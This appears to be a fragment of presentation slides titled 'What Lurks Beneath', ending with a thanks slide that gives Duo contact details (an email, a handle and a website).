


DOWNLOADING...





Blessing
Curse



WHAT LURKS BENEATH

duo

Thanks!

hacker@duo.com

@gattaca

www.duo.com